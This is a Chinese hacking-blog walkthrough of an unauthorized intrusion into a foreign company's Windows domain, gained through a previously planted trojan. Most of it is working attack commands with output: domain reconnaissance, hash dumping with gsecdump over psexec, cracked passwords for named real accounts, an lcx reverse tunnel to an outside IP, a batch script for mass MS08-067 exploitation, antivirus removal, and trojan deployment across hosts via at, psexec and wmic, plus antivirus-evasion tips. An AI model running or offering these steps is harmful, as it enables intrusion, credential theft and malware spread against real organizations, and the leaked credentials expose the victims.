Author: bugcx or Anonymous

Url:

http://blog.bug.cx/2012/04/25/%e6%9d%80%e5%85%a5%e5%86%85%e9%83%a8%e7%bd%91%e7%bb%9c%ef%bc%

🚮 🛜 🛂 🔀 🌉 💸 💹 💽 👢 🔯 📭 (<sub>撸一撸)</sub> | bugcx's blog | 关注网络安全

作者・赤龙

最近在整理资料时发现一些渗透笔记,于是翻开看看,原来有一个老外的内部网还没有拿下。当时已经给内网的一台机器种植了木马,反正闲着没事就拿它来练练手吧。打开远程居然肉鸡还在,废话就不多说了,下面开始吧。

首先来看看已经控制的这台电脑在内网中充当什么角色,并收集一些常规的信息。执行ipconfig /all(如图1)。

ipconfiq /all

Windows 2000 IP Configuration

Host Name . . . . . . . . : abimaq6
Primary DNS Suffix . . . . . : abimaq.local

Node Type . . . . . . . . . : Hybrid

IP Routing Enabled. . . . . . : No

WINS Proxy Enabled. . . . . . : No

DNS Suffix Search List. . . . . : abimaq.local

Ethernet adapter Local Area Connection 2:

Connection-specific DNS Suffix .:

Description . . . . . . . . . . . . . 3Com Gigabit NIC (3C2000)

Physical Address. . . . . . . : 00-0A-5E-53-D9-A1

DHCP Enabled. . . . . . . . . . . . . No

IP Address. . . . . . . . . . . . . . . . 172.16.16.139

Default Gateway . . . . . . . : 172.16.16.1

DNS Servers . . . . . . . . . . . . . . . 172.16.16.2

172.16.16.3

Ethernet adapter Local Area Connection:


Media State . . . . . . . . : Cable Disconnected

Description . . . . . . . . . : Intel 8255x-based PCI Ethernet Adapter (10/100)

C:\WINNT\system32>

blog.bug.cx

从 这里我们可以看出,此计算机名为abimaq6,ip地址是172.16.16.139。子网掩码为255.255.240.0、网关 172.16.16.1. DNS服务器分别 是172.16.16.2和172.16.16.3。还有一个重要的就是这台机器处于域管理模式中,所在域为 abimaq.local。 既然是域结构,再来获取一下域用户列表,执行net user /domain命令(如图2)。该命令可显示所有的域用户名单。看来域用户还真多。



再来看看这个内网中到底存在多少个域,要是处于多域状态渗透是比较麻烦的。再执行net view /domain看看这个内网存在多少个域(如图3)。 从结果可知这个内网只有ABIMAQ这个域。

#### C:\WINNT\system32>

# blog.bug.cx

现在知道这个内网只有一个域,还知道域用户。我们现在要做的事情就是要获取域当中的管理员列表,因为上面获取的是全部用户信息,包括一般用户跟管理员。这里要获取域管理员列表可以使用net group "domain admins" /domain命令(如图4)。

C:\VINNT\system32>net group "domain admins" /domain net group "domain admins" /domain The request will be processed at a domain controller for domain abimaq.local. Group name Domain Admins Connent Designated administrators of the domain Hembers Administrator alfredos Andressas codorna crmadmin aubert Douglasd cramaster leandroa MonitorMagicSvcAccnt Primio rafaels SA Ricardo waldirj The command completed successfully.

blog.bug.cx

要是你还想获取某用户的详细信息的话,可以使用net user 域用户 /domain命令获取。 获取了上面的信息之后还是先别着急进行攻击,要真正渗透一个内网需要获取的信息还有很多的。再来刺探一下内网的机器分布状况。执 行net view命令,列出内网中的计算机(如图5)。

remark----server name 管理服务器 **\\abimaq01** servidor master ad \\abimaq11 **\\abimaq6** \\abimaq7 文件服务器 \\abimaq backup file server abimaq **\\abimaq\_siemens** ERP服务器 \\abimagerp servidor erp 这个才是网站服务器 **\\abimaqweb** servidor www **\\abimaqwsus** abimaqwsus \\agri\_abbud agri\_abbud 备份服务器 \\backup2 backup2 \\cjct\_anne cjct\_anne defe\_rafael \\defe\_rafael defe terceiro **\\defe\_terceiro** defe\_terceiro1 \\defe\_terceiro1 deim\_junior \\deim junior \\deti\_adriano deti\_adriano \\deti\_alfredo **\\deti\_geraldeli** \\deti\_marco1 deti\_marco1 dia idermario \\dia\_idermario imprensa\_vanessa **\\imprensa\_vaness** \\vcrm1 vcrm1 vcrm3 \\vcrm3 数据服务器 **\\vdb2** vdb2 \\vserver1 vserver1 the command completed successfully.----blog.bug.cx

由 计算机名跟备注很容易看出此计算机的用途,图中我左了相关注释。例如计算名为abimaq01这个机器,备注为servidor master ad,以这个命名看,估计这台就是域服务器了。一般情况下,域服务器跟DNS服务器都是同一台机器的,这里我们来验证一下。这里用nbtstat命令,执 行nbtstat -a abimaq01(如图6,图是本机抓的)。



如果命令执行的成的话,就可以通过计算机名获取相应ip的。 除了nbtstat命令之外,其实ping命令也可以实现的。执行ping abimaq01(如图7)。

```
C:\VINNT\system32>ping abimaq01
ping abimaq01
```

Pinging abimaq01.abimaq.local [172.16.16.2] with 32 bytes of data:

Reply from 172.16.16.2: bytes=32 time<10ms TIL=128

Reply from 172.16.16.2: bytes=32 time<10ms TTL=128

Reply from 172.16.16.2: bytes=32 time<10ms TTL=128

Reply from 172.16.16.2: bytes=32 time<10ms ITL=128

Ping statistics for 172.16.16.2:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = Ons, Maximum = Ons, Average = Ons

blog.bug.cx

很容易看出abimaq01的IP就是172.16.16.2,这里只能说明这个是DNS服务器。要证明DNS服务器跟域服务器是否是同一个机器,还需要执行ping abimaq.local名判断域服务器的IP地址(如图8)。

```
命令提示符
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\VINNT\system32>ping abimaq.local
ping abimaq.local
Pinging abimaq.local [172.16.16.2] with 32 bytes of data:
Reply from 172.16.16.2: bytes=32 time<10ms TTL=128
Reply from 172.16.16.2: bytes=32 time<10ms ITL=128
Reply from 172.16.16.2: bytes=32 time<10ms IIL=128
Reply from 172.16.16.2: bytes=32 time<10ms IIL=128
Ping statistics for 172.16.16.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = Ons, Maximum = Ons, Average = Ons
C:\WINNI\system32>
                                                                 blog. 映播。
```

通过返回信息可知,证实这里的DNS服务器跟域服务器是同一台机器。 现在再回过头来看看这台机器与内网中的哪些机器通讯,执行arp-a(如图9)。


#### C:\VINNT\system32>arp -a arp -a

```
Interface: 172.16.16.139 on Interface 0x1000003
                            Physical Address
02-17-c5-13-7a-8c
00-14-22-0b-09-92
  Internet Address
                                                        Туре
  172.16.16.1
                                                        dynamic
  172.16.16.2
                                                        dynamic
                            00-50-04-6e-bc-06
00-11-43-f0-87-ea
  172.16.16.3
                                                        dynamic
  172.16.16.140
                                                        dynamic
  172.16.16.141
                             00-0e-0c-5e-e6-36
                                                        dynamic
                             00-0b-cd-4e-7e-ab
  172.16.16.142
                                                        dynamic
                             00-0f-1f-ad-89-58
  172.16.18.46
                                                        dynamic
```


### C:\WINNT\system32>

### blog.bug.cx

这里有些朋友就会问为什么要获取这些计算机的列表了,当然你也可以不获取,但是我个人认为还是有这个必要的,有些机器用net view列不出来的,也不能ping,那你就无法判断它是否存在了。但是要是那机器也本机器有通讯的话,用arp-a命令就能查出这个机器。通过远程木马控制这台机器,看看内网机器分布吧(如图10),看看域服务器的共享(如图11).



既然域服务器有共享文件夹,我们可以查找可写目录然后给文件捆绑木马,这样就能控制其他电脑了。尝试把DC上的共享文件夹映射到本地F盘,试着建立一个文件夹,提示没有权限(如图12)



一般都是没权限的了,有些目录是有权限写的,但是那些没有用途,那些只是对当前用户有效,就是域服务器给你分配的这个用户的。上传抓HASH工具,抓图本地 HASH,然后通过彩虹表破解其密码可得一下账号密码信

Administrator km3h7ikill kill51888dookie dookie1savsak savsakmadking 112121zdzws 56649223amsonhsx Hsx1314

得到上面信息是非常有用的,既然上面已经获取域管理员存在一个administrator账号,这里就用psexec.exe和gsecdump.exe抓取HASH。

执行psexec.exe -s -u administrator -p km3h7i \\172.16.16.2 -c c:\kav\gsecdump.exe -u(图13)。

```
C:\KAV>psexec.exe -s -u administrator -p km3h7i \\172.16.16.2 -c
c:\kav\gsecdump2.exe -u
c:\kav\gsecdump2.exe -u
ABIMAQ\Administrator::86f2db098d62173daad3b435b51404ee:1e860eb1e9de117f3c7497
cb6e2b1cb8:::
ABIMAQ\MonitorMagicSvcAccnt::03b46c296b683412165e4ff1476ddc4d:dc53181d6d86c6f
4bba3db3d8ca2d264:::
ABIMAQ\ABIMAQ6
$::aad3b435b51404eeaad3b435b51404ee:334af8ac11ebbbbc86dfff23412792ed:::
C:\KAV>
blog.bigex
```

哈哈。把HASH抓出来了,看来RP还是不错。继续丢去用彩虹表跑密码,结果如

下: ABIMAQ\Administrator密 码: k78m90ABIMAQ\MonitorMagicSvcAccnt密码: ......HS58Y7ABIMAQ\ABIMAQ6\$破解失败 既然得到密码,就让它执行远程木马: psexec.exe -s -u administrator -p k78m90 \\172.16.16.2 -c c:\kav\2009.exe(如图14)

```
C:\KAV>psexec.exe -s -u administrator -p k78m90 \\172.16.16.2 -c c:\kav\2009.exe c:\kav\2009.exe blog.bug.ex
```

这下奇怪了,上线的不是172.16.16.2,而是执行命令的那台机器,重复上线了。(如图15)



这下可郁闷了。于是想尝试一下ms08067对其他机器进行溢出,上传S扫描器上去,扫描开放445端口的机器。执行s.exe tcp 172.16.16.2 172.16.16.254 445 512 /save,扫描结果如图16。


	`¬=+_	2 2 1 7 1 1 1 1			
Result. txt					
文件(图) 编辑(图)	格式(0)	查看 (V)	帮助(H)		
Performing T	ime: 9/3	0/2009	11:12:6	> 1	٩d
172.16.16.2	445				
172.16.16.7	445	•			
172.16.16.5	445	•			
172.16.16.4	445				
172.16.16.3	445				
172.16.16.8 172.16.16.10	445 445	•			
172.16.16.18					
172.16.16.15					
172.16.16.13					
172.16.16.13		•			
172.16.16.13		•			
172.16.16.14		•			
172.16.16.12					
172.16.16.14		•			
172.16.16.49		•			
172.16.16.10					
172.16.16.48		•			
172.16.16.99		•			
172.16.16.11 172.16.16.84		•			
172.16.16.84					
172.16.16.14		-			
172.16.16.15					
172.16.16.16		•			
172.16.16.17		-			
172.16.16.17	5 445	-			
172.16.16.17	6 445	0pen			
172.16.16.17	8 445	0pen			
172.16.16.20					
172.16.16.20		•			
172.16.16.21					
172.16.16.21					
172.16.16.21 172.16.16.22		Open			
172.16.16.22		Open Open			
172.16.16.22		•			
172.16.16.22		-			
172.16.16.23		•			
172.16.16.23		•			
172.16.16.23	3 445	•			
172.16.16.23		•			
172.16.16.24		0pen			
172.16.16.24		0pen			
172.16.16.24		•	blogb	110.0	٦
172.16.16.24	3 445	Open	blog.b	ug.c	٨

整理IP后用批处理溢出:

@echo off

@for /f %%a in (445.txt) do (MS08-067.exe %%a | find "Send Payload Over!"&&echo %%a>>yichu.txt) exit

卡巴竟然杀了我的文件,传上去是免杀的,但是运行溢出程序就杀了。真郁闷,并且用远程操作计算机不能把杀毒软件停止掉,还是首次遇到这个情况的。因为用远程终端能关闭的,记得上次我在远程终端的进去能停止的,于是用LCX反弹出来。如图17、18。 ★远程执行: lcx.exe -slave 123.116.113.25 51 172.16.16.139 3389本地本地: lcx.exe -listen 51 3389★



结果反弹不出来,估计是路由器做了策略了。至于为什么我的远程为什么能连接,因为我的木马配置是用80端口的,一般会禁用这个端口通讯的。无奈之下,只能把杀毒软件删除掉,当时我真是气死了。然后再用ms08-067.exe进行溢出,结果毫无收获,要不是打上补丁,要不就是把相关服务停止了。

搞这 个域服务器真是不那么容易啊,一般内网入侵用得最多的就是net use命令,这里还是用它。执行net use \\172.16.16.2\IPC\$ "k78m90" /user: "admintitrator"建立ipc\$连接,结果提示1219错误(如图19)。

C:\KAV>net use \\172.16.16.2\IPC\$ "k78m90" /user:"admintitrator" net use \\172.16.16.2\IPC\$ "k78m90" /user:"admintitrator" System error 1219 has occurred.

The credentials supplied conflict with an existing set of credentials.

### blog.bug.cx

★ 错误号分析原因:错误号5,拒绝访问:很可能你使用的用户不是管理员权限的,先提升权限;错误号51,Windows无法找到网络路径:网络有问题;错误号53,找不到网络路径:ip地址错误;目标未开机;目标lanmanserver服务未启动;目标有防火墙(端口过滤);错误号67,找不到网络名:你的lanmanworkstation服务未启动或者目标删除了ipc\$;错误号1219,提供的凭据与已存在的凭据集冲突:你已经和对方建立了一个ipc\$,请删除再连;错误号1326,未知的用户名或错误密码:原因很明显了;错误号1792,试图登录,但是网络登录服务没有启动:目标NetLogon服务未启动;错误号2242,此用户的密码已经过期:目标有帐号策略,强制定期要求更改密码★

既然提示要先删除现有的ipc\$连接再连, 就执行net use \* /del /yes把全部连接删除吧。再次执

行net use \\172.16.16.2\IPC\$ "k78m90" /user: "admintitrator" 又提示错误号1312,这下可更加郁闷了,经验告诉我们错误号1312,是权限不够造成的。继续执行net use \\172.16.16.2\IPC\$ "k78m90" /user: "aABIMAQ\Administrator" 命令(如图20),终于成功了。

C:\KAV>net use \\172.16.16.2\IPC\$ "k78m90" /user: aABIMAQ\Administrator" net use \\172.16.16.2\IPC\$ "k78m90" /user: aABIMAQ\Administrator" The command completed successfully.

blog.bug.cx

细 心的朋友可能会发现上述两句的用户不同,为什么不同会导致两个结果的。在此期间请教LCX大牛得知某些域需要添加域名的,有些则不需要。接下来就好办了,就是复制木马过去执行,执行copy 2009.exe \\172.16.16.2\admin\$命令(如图21)。

C:\KAV>

blog.bug.cx

用net time \\172.16.16.2命令(如图22)查看一下远程机器的时间,准备用AT命令计划一个任务让远程机器运行木马。

C:\KAV>net time \\172.16.16.2 net time \\172.16.16.2 Current time at \\172.16.16.2 is 9/30/2009 1:37 PM

The command completed successfully.

blog.bug.cx

于是执行at \\172.16.16.2 1:40 2009.exe命令在远程机器建立一个任务(如图23)

C:\KAV>at \\172.16.16.2 1:40 2009.exe at \\172.16.16.2 1:40 2009.exe Added a new job with job ID = 1


C:\KAV>

blog.bug.cx

等了几分钟都上线不了。有可能是复制过去不成功,也有可能被杀,同样也有可能是任务没有执行。结果查看任务还在处理中,没有执行,这是因为执行时间还没有 到,霎时晕倒! 建议还是用24小时制来操作,这样就不会错了。继续执行at \\172.16.16.2 13:50 2009.exe 命令就能上线了。

现在拿下域服务器了,肯定也要控制其他机器才过瘾的,习惯上执行arp -a 看看本计算机会话情况。如图24。结果真的吓一跳,不单单是172.16.16.X这段,还有172.16.18.X、172.16.19.X、172.16.20.X。内网可真不小啊!

```
■ 命令提示符
                                                                              X
247
            00-0f-1f-ae-2a-41
                         00-03-ff-d1-62-a1
  172.16.18.21
                                                 dynamic
  172.16.18.22
                         00-03-ff-d5-62-a1
                                                 dynamic
  172.16.18.33
                         00-19-b9-d7-62-a1
                                                 dynamic
  172.16.18.43
                         00-03-ff-d4-62-a1
                                                 dynamic
  172.16.18.46
                         00-0f-1f-ad-89-58
                                                 dynamic
  172. 16. 19. 4
                         00-06-5b-28-c6-6f
                                                 dynamic
                         00-13-72-01-34-f5
  172.16.19.19
                                                 dynamic
  172.16.19.25
                         00-11-5b-f0-fc-b6
                                                 dynamic
  172.16.19.26
                         00-06-5b-96-97-66
                                                 dynamic
                         00-1e-c9-25-7a-4f
  172.16.19.27
                                                 dynamic
  172.16.19.28
                         02-17-c5-13-7a-8c
                                                 dynamic
  172.16.19.31
                         00-11-43-d0-5c-8f
                                                 dynamic
                         02-17-c5-13-7a-8c
02-17-c5-13-7a-8c
  172. 16. 19. 32
                                                 dynamic
  172.16.19.33
                                                 dynamic
  172.16.19.39
                         02-17-c5-13-7a-8c
                                                 dynamic
  172.16.19.42
                         02-17-c5-13-7a-8c
                                                 dynamic
                         02-17-c5-13-7a-8c
  172.16.19.43
                                                 dynamic
                         02-17-c5-13-7a-8c
  172.16.19.46
                                                 dynamic
  172.16.19.47
                         02-17-c5-13-7a-8c
                                                 dynamic
  172.16.19.52
                         02-17-c5-13-7a-8c
                                                 dynamic
  172.16.19.55
                         02-17-c5-13-7a-8c
                                                 dynamic
                         02-17-c5-13-7a-8c
  172.16.19.59
                                                 dynamic
  172.16.19.62
                         00-0b-cd-bb-b6-13
                                                 dynamic
  172.16.19.65
                         02-17-c5-13-7a-8c
                                                 dynamic
                         02-17-c5-13-7a-8c
  172.16.19.68
                                                 dynamic
  172.16.19.69
                         00-1e-c2-ab-e1-61
                                                dynamic
                         00-18-8b-df-5b-78
  172.16.19.96
                                                 dynamic
  172.16.19.126
                         00-06-5b-96-9c-fb
                                                 dynamic
  172.16.19.158
                         00-15-c5-34-a6-91
                                                 dynamic
  172.16.19.245
                         00-15-c5-33-17-ab
                                                 dynamic
  172.16.20.1
                         00-06-5b-a1-79-01
                                                 dynamic
                         00-06-5b-28-c6-70
  172.16.20.244
                                                 dynamic
C:\WINDOWS\system32>
```



要逐台种植木马是很费劲的事情,这里可以考虑修改域服务器配置文件,这样每当用于登陆时就加载木马,这样就方便多了,但是这样有一个弊端就是容易被发现。 加上我也不知道怎么修改配置文件,哈哈! 知道的兄弟告诉我一下啊。这里我还是使用psexec.exe批量执行木马。执行psexec.exe @pc.txt -u ABIMAQ\Administrator -p k78m90 -c c:\kav\2009.exe命令即可批量操作了。这命令的意思读

取pc.txt文件里面存放的ip,然后分别复制c:\kav\2009.exe到远程计算机中运行。如何寻找在线主机呢?其实用ping命令就能获取,可以把如下代码保存成批处理运行即可:

@echo off

set "ip=172.16.18"

@for /l %%a in (1,1,254) do (ping -n 1 -w 1 %ip%.%%a |find "Reply from" >> scan.txt)

set "ip=172.16.19"


@for /I %%a in (1,1,254) do (ping -n 1 -w 1 %ip%.%%a |find "Reply from" >> scan.txt)

set "ip=172.16.20"

@for /I %%a in (1,1,254) do (ping -n 1 -w 1 %ip%.%%a |find "Reply from" >> scan.txt)

exit

运行之后将会把在线机器的IP写入到scan.txt文件,然后把其中的ip列表保存成pc.txt,这样就很方便地进行批量种植木马了(如图26)。



至此,内网中的发部分服务器都没有被我种植上木马了,这下爽死咯!

总结: 在渗透此内网过程中遇到很多问题, 大概有一下几点需要注意的:

- 1.使用psexec.exe时,不带-C参数(即为复制到远程计算机中)的话,很多时候会执行不成功的。我这里测试了两台,一定要带这个参数才能成功。
- 2.要是一些小程序被杀了,可以尝试一下伪造数字标签,看看能否免杀。
- 3.使用net use时遇到错误,查看一下这个错误号代表什么意思,对渗透很有帮助的!
- 4. 过程中我使用上兴远程的命令行操作,但是由于软件的bug问题使我走了很多弯路,因为这个命令行中限制了执行语句的长度,如果语句过长就自动分成两句执行,之所以上面机器重复上线,就是因为那一个语句被分成两个语句来执行了,最终就是在本地执行了木马。还有一个就是远程种植木马也是同样的问题,我开始一 直以为是psexec.exe的问题,但是后来我把语句保存成批处理然后再运行就能种植成功,软件的BUG真是搞死了啊,这个问题误导了我一个晚上,强烈 鄙视上兴。
- 5.其中还遇到一个问题,就是我建立了ipc\$连接之后,然后肯定是用at命令执行程序吧,但是对方的at命令被禁用了,而不是停止或者暂停,这里就没有办法开启了吗?我没有研究出来,要是停止或者暂停的情况下,我们还可以通过psservice.exe \\172.16.16.7 -
- u ABIMAQ\Administrator -p k78m90 "Task Scheduler"这样把其启动,要是禁用了,大家还有什么方法呢?
- 6.第一次运行psexec.exe可以带/accepteula参数防止弹出确定的界面。
- 7.要远程执行程序,还可以通过wmic命令的,
- 如: wmic /node: 172.16.19.96 /user: ABIMAQ\Administrator /password: k78m90 process call create c:\kav\2009.exe

最新文章 相关文章 热评文章 Waiting Waiting
webhack入侵思路及上传漏洞
MSSQL备份导出Shell中文路径解决办法
nmap smb script
MS12-027 poc逆向分析
Linux流量监控工具 – iftop (最全面的iftop教程)

## Leave a Reply